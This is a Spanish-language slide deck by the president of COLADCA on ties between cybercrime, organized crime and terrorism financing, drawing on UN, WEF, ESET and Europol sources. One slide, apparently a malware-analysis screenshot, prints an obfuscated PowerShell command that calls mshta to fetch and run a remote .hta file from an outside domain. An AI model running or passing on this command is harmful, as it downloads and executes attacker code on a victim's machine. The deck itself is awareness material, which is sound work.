



Aristides Contreras
Presidente COLADCA
@Aris_Contreras_



**DELGADO HILO DE CONEXIÓN DEL DELITO
CIBERNÉTICO Y EL CRIMEN ORGANIZADO**



Aristides Contreras
Presidente COLADCA
@Aris_Contreras_

“En un periodo relativamente corto, el delito cibernético ha pasado de ser un delito de poco volumen cometido por un transgresor individual especializado a ser un delito común de volumen elevado, ‘organizado y tipo industrial’.”

Moore, T., Clayton, R., Anderson, R., 2009. The economics of online crime.
Journal of Economic perspectives, 32(3):3-4



NACIONES UNIDAS
Oficina contra la Droga y el Delito

CONVENCIÓN DE LAS NACIONES UNIDAS CONTRA LA DELINCUENCIA ORGANIZADA TRANSNACIONAL Y SUS PROTOCOLOS

*Artículo 2. “Grupo delictivo organizado”
se entenderá un grupo estructurado de:*

- *Tres o más personas*
- *Que exista durante cierto tiempo y*
- *Que actúe concertadamente con el propósito de cometer uno o más delitos graves o delitos tipificados*

*con arreglo a la presente Convención
con miras a obtener, directa o
indirectamente, un beneficio económico u
otro beneficio de orden material;*



NACIONES UNIDAS
Nueva York, 2004



“Gestionar nuevos riesgos requiere una nueva visión y una integración del panorama de la gestión de riesgos con una mirada holística y desde diferentes visiones”

Aristides Contreras Fernandez
Docente e Investigador

“El cibercrimen está siendo manejado por una nueva clase de empresarios”

Miguel Ángel Mendoza 10 Aug 2018
Welivesecurity Blog ESET



*“For health and safety reasons, we’ll be
transitioning to cyber crime.”*

“Los grupos terroristas necesitan financiación y ahí el crimen organizado juega un papel fundamental”

Según Magaz(1) “la relación entre actividades terroristas e individuos vinculados a otras labores delincuenciales resulta un hecho objetivo e irrefutable”.

Los grupos terroristas utilizan el crimen organizado para su financiación mediante hechos delictivos como el narcotráfico, el cibercrimen, los fraudes, los robos con fuerza, los secuestros y el tráfico de armas y materiales de doble uso. Daesh, Al Qaeda y sus grupos franquiciados y otras facciones yihadistas “se proveen de infraestructura y recursos económicos con modus operandi similares a los realizados por las mafias del crimen organizado transnacional”⁷⁴.

(1) MAGAZ, Ricardo, “Terrorismo y narcotráfico como elementos clave del crimen organizado transnacional y amenaza para la seguridad”, en MAGAZ, R. (coord.), *Criminalidad y globalización*.

Google

crimen organizado en la internet

Todo Imágenes Noticias Videos Maps Más Preferencias Herramientas

Cerca de 9.170.000 resultados (0,58 segundos)

El **crimen organizado en Internet** vende información confidencial, datos personales, número de cuentas y tarjetas de crédito con el único objetivo de obtener un beneficio económico".

elfisco.com > artículos > revista-no-151-el-crimen-orga... ▾

[Revista nº 151. El crimen organizado y las nuevas tecnologías ...](#)

Información sobre los fragmentos destacados Comentarios

www.dsn.gob.es > actualidad > sala-prensa > evaluación... ▾

[Evaluación de Amenazas del Crimen Organizado en Internet ...](#)

28 sept. 2017 - 28 septiembre 2017 - En los últimos 12 meses se han observado una serie de ciberataques sin precedentes escala global, impacto y ...

ruc.udc.es > ponencias_13_Velasco_Nunez_245-282 ▾ PDF

[Crimen organizada, Internet y nuevas tecnologías - ruc@udc](#)

CRIMEN ORGANIZADO, INTERNET Y NUEVAS. TECNOLOGÍAS. ELOY VELASCO NÚÑEZ. Juzgado Central de Instrucción 6 de la Audiencia Nacional. 1. por E Velasco Núñez - 2012 - [Mencionado por 3](#) - [Artículos relacionados](#)

www.cde.ual.es > Noticias UE ▾

[Internet crimen organizado evaluación de amenazas 2018 ...](#)

Estás aquí: Inicio / Noticias UE / Internet crimen organizado evaluación de amenazas 2018.

Google

crimen organizado en la red

Todo Imágenes Noticias Videos Maps Más Preferencias Herramientas

Cerca de 22.700.000 resultados (0,56 segundos)

www.realinstitutoelcano.org > rielcano_es > contenido ▾

[Una aproximación al crimen transnacional organizado: redes ...](#)

15 mar. 2018 - Una aproximación al crimen transnacional organizado: redes de narcotráfico Colombia-España. Andrés Cajiao, Paola González, Daniel Pardo ...

es.wikipedia.org > wiki > Delincuencia_organizada ▾

[Delincuencia organizada - Wikipedia, la enciclopedia libre](#)

La delincuencia organizada es la actividad delictiva de un grupo estructurado de tres o más ... La diferencia central entre crimen organizado y grupo criminal, es que en el primero existen personas ... Hoy día están mutando a una organización en red formando una netwar con lazos débiles y temporales entre los nodos...

Estructura - Definiciones en las ... - Combate internacional de ... - Interpol

www.scielo.org.co > scielo ▾

[Redes criminales transnacionales: Principal amenaza para la ...](#)

Palabras clave: Crimen, crimen organizado transnacional, redes sociales, globalización, seguridad internacional. Abstract. Traditional threats to international ... por JE Linares Hamann - 2008 - [Mencionado por 16](#) - [Artículos relacionados](#)

www.scielo.org.co > pdf > crim ▾ PDF



[Redes criminales transnacionales - SciELO Colombia](#)

Palabras clave: Crimen, crimen organizado transnacional, redes sociales, globalización, seguridad internacional. AbSiRAct. Traditional threats to international ...



Hacking accounts of US government offices ¹ 5 years prison term	Hacking email from \$40	Hacking website from \$150	Conducting DDoS attack ¹ 1 year prison term
Targeted attack from \$4,500			DDoS attack from \$50 a day
Infecting with ransomware Trojan (1,000 nodes) from \$750			Stealing from ATM from \$1,500
Managing shadow service for anonymous scan of malware using various antiviruses ¹ 35 years prison term	Infecting with Trojan for mining (1,000 nodes) from \$300	Stealing payment data from \$270	Developing and distributing RAT ¹ 10 years prison term





THE GLOBAL RISK REPORT

15 Años identificando Riesgos

Y las amenazas globales más probables


Compilación disponible en:

<https://www.coladca.com/biblioteca-2>

<https://www.weforum.org>

Figure I: The Evolving Risks Landscape, 2007–2020

Top 5 Global Risks in Terms of Likelihood



welivesecurity™ BY **eset**®


Ciberataques: una de las principales amenazas para el 2020

De acuerdo una nueva edición del informe anual sobre riesgos que publica el Foro Económico Mundial, los ciberataques aparecen nuevamente como una de las principales amenazas que afrontaremos durante el 2020.




Miguel Ángel Mendoza 13 Feb 2020 - 12:01PM

¿Que esperar a corto plazo en 2020?



ESPERADOS

¿Otros Riesgos que se esperan?



MENOS ESPERADO

PREOCUPANTE

“

La tecnología digital está trayendo enormes beneficios sociales para gran parte de la población mundial, cuestiones como el acceso desigual a la Internet, la **falta de un marco de gobernanza mundial de la tecnología** y la **inseguridad cibernética** plantean un **riesgo importante para la población.**”



Metas y Recomendaciones

A tener en cuenta de forma local u organizacional



Valorar lo aprendido



Reaprender



Gobernanza Mundial

En tecnología por la presencia de puntos ciegos de seguridad cibernética, la cual provoca que **aumente el peligro de un ciberespacio fragmentado** con reglamentos que compiten entre sí.



Busqueda de Alianzas

Trabajo colaborativo y no independiente genera un avance significativo en estos momentos, **Alianzas público, privadas con inclusión de multiactores.**



Compartir la Información

Los retos en materia de riesgos requieren de manera urgente de capacitación y concientización, además de la creación de entidades u organizaciones donde se compile **Información Gremial** y se ayude a la toma de **decisiones informada.**



Valorar cada actor

Todos somos fundamentales en la prevención y mitigación de los actuales y nuevos Riesgos y amenazas.



Generar participación y concientización en todas las áreas de la organización, en materia de Gestión de Riesgos es Fundamental y Necesario.
"Los propietarios del Riesgo somos todos"



GDPR

ISO 27701

Privacy Information Management System

LOS DATOS

Siguen siendo el elemento clave, tanto desde la perspectiva del delito como desde la perspectiva de la investigación



MODUS OPERANDI

Persistencia y tenacidad de una serie de amenazas clave.

BUENA PRACTICA

Debemos abordar el cibercrimen en un sentido holístico



“formas actuales como de Proyecciones futuras”

NUEVAS AMENAZAS

No solo surgen de las nuevas tecnologías sino que también provienen de vulnerabilidades conocidas en las tecnologías existentes.



VARIACIONES


Volúmenes, objetivos y nivel de sofisticación, Esto no es por falta de acción por parte del sector público y privado



COMPLEJIDAD

Demostrada en contrarrestar el delito cibernético y la perspectiva de que los delincuentes solo innovan cuando los modus operandi existentes no tienen éxito





RANSOMWARE SIGUE SIENDO LA PRINCIPAL AMENAZA | LEVE DISMINUCIÓN

Más específicos, más rentables y causan un mayor daño económico



FRAUDE DE TARJETA NO PRESENTE (CNP)

Los delincuentes se las arreglan principalmente para llevarlo a cabo a través de los datos recopilados de las infracciones de seguridad de datos y la ingeniería social.



BUSINESS EMAIL COMPROMISE (BEC)

Evolucionando | corporativos segregados | Brechas internas en procesos de verificación de pagos | ingeniería social, mientras que otros implementan medidas técnicas como malware e intrusión en la red.



ATAQUES DE DENEGACIÓN DE SERVICIO (DDOS)

Encriptación mayor por los delincuentes | Así ocultan mayor sus huellas, como también el uso mayor de las criptomonedas



OPORTUNIDAD

- Se necesitan esfuerzos continuos para sinergizar aún más la red y el sector de seguridad de la información y las autoridades de aplicación de la ley cibernética para mejorar la resiliencia y la seguridad cibernéticas en general.
- Aumento del ransomware destructivo, Germanwiper 2019, existe una creciente preocupación dentro de las organizaciones por los ataques de sabotaje.

010 Editor - C:\Users\User\Desktop\test\1.doc.Fi2Ed

File Edit Search View Format Scripts Templates Tools Window Help

1.doc.Fi2Ed

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0010h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0060h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0070h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0100h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0110h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0120h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0130h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0140h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0150h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0160h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0170h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0180h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Pos: 0 [0h] Val: 0 0h 00000000b Size: 193536 ANSI LIT W OVR

```
C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe
"$pw=[string][char][]@(0x68,0x74,0x74,0x70) -replace '
','';$pw=$pw+'://expandingdelegation.top/out-677150039.hta'
;mshta $pw"
```

NATURALEZA COMPLEJA Y MULTIVECTORIAL


“

Estos riesgos no facilitan que las empresas naveguen en la próxima década. Se requerirá una constante vigilancia del clima en el panorama geopolítico, innovación y agilidad en la tecnología, y una disposición a adaptar las cadenas de suministro y los modelos comerciales para adaptarse al clima que cambia rápidamente. Pero para aquellos que tienen éxito, las recompensas valdrán la pena.”

POR JOHN DRZIK
PRESIDENTE DE MARSH & MCLENNAN INSIGHTS

A donde se dirige la materialización





EXPLOTACIÓN SEXUAL INFANTIL EN LÍNEA - CSEM

Cantidad detectada en línea por las fuerzas del orden y el sector privado continúa aumentando. La solicitud en línea de niños con fines sexuales sigue siendo una grave amenaza con un modus operandi en gran medida sin cambios.



CRECIENTE ACCESO DE MENORES A TELÉFONOS INTELIGENTES DE ALTA CALIDAD)

Falta de conciencia de los riesgos.




FRAUDE DE PAGO

Los delincuentes se adaptan continuamente a las nuevas medidas de seguridad.



ABUSO DE LA DARK WEB | TOR / ONION

Grupos del crimen organizado están fragmentando sus negocios en una gama de apodos y mercados en línea, por lo tanto, presentan nuevos desafíos para la aplicación de la ley - comercio ilícito y uso de comunicaciones encriptadas.



ADOPCIÓN

Los grupos terroristas suelen ser los primeros en adoptar nuevas tecnologías, explotando plataformas emergentes para sus estrategias de comunicación y distribución en línea.



ATAQUES

Con suficiente planificación y apoyo de comunidades simpatizantes en línea, los ataques terroristas pueden volverse virales rápidamente, antes de que la policía pueda responder.



RAPIDEZ

Sigue siendo la mayor oportunidad y limitación. Un uso creciente de la inteligencia artificial en áreas de crimen donde actualmente no se utiliza.



PROVEEDORES DE SERVICIOS

Amplia gama explotada por grupos terroristas presenta un desafío importante para los esfuerzos de interrupción.

IOCTA 2019

65%

of targeted attack groups used spear phishing as the primary infection vector⁷⁰

48 % of malicious email attachments are office files⁷¹



IN 2018

up to 0.55 % of all incoming emails were phishing emails⁷²

CROSS-CUTTING CRIME FACTORS



32 % breaches involve phishing⁷³

1 in 3 207 emails are phishing emails⁷⁴



phishing was present in 78 % of cyber espionage incidents⁷⁵



“CRIME AS A SERVICE”

Gracias

Aristides Contreras
Presidente COLADCA
@Aris_Contreras_

Incremento de actos delincuenciales en la Red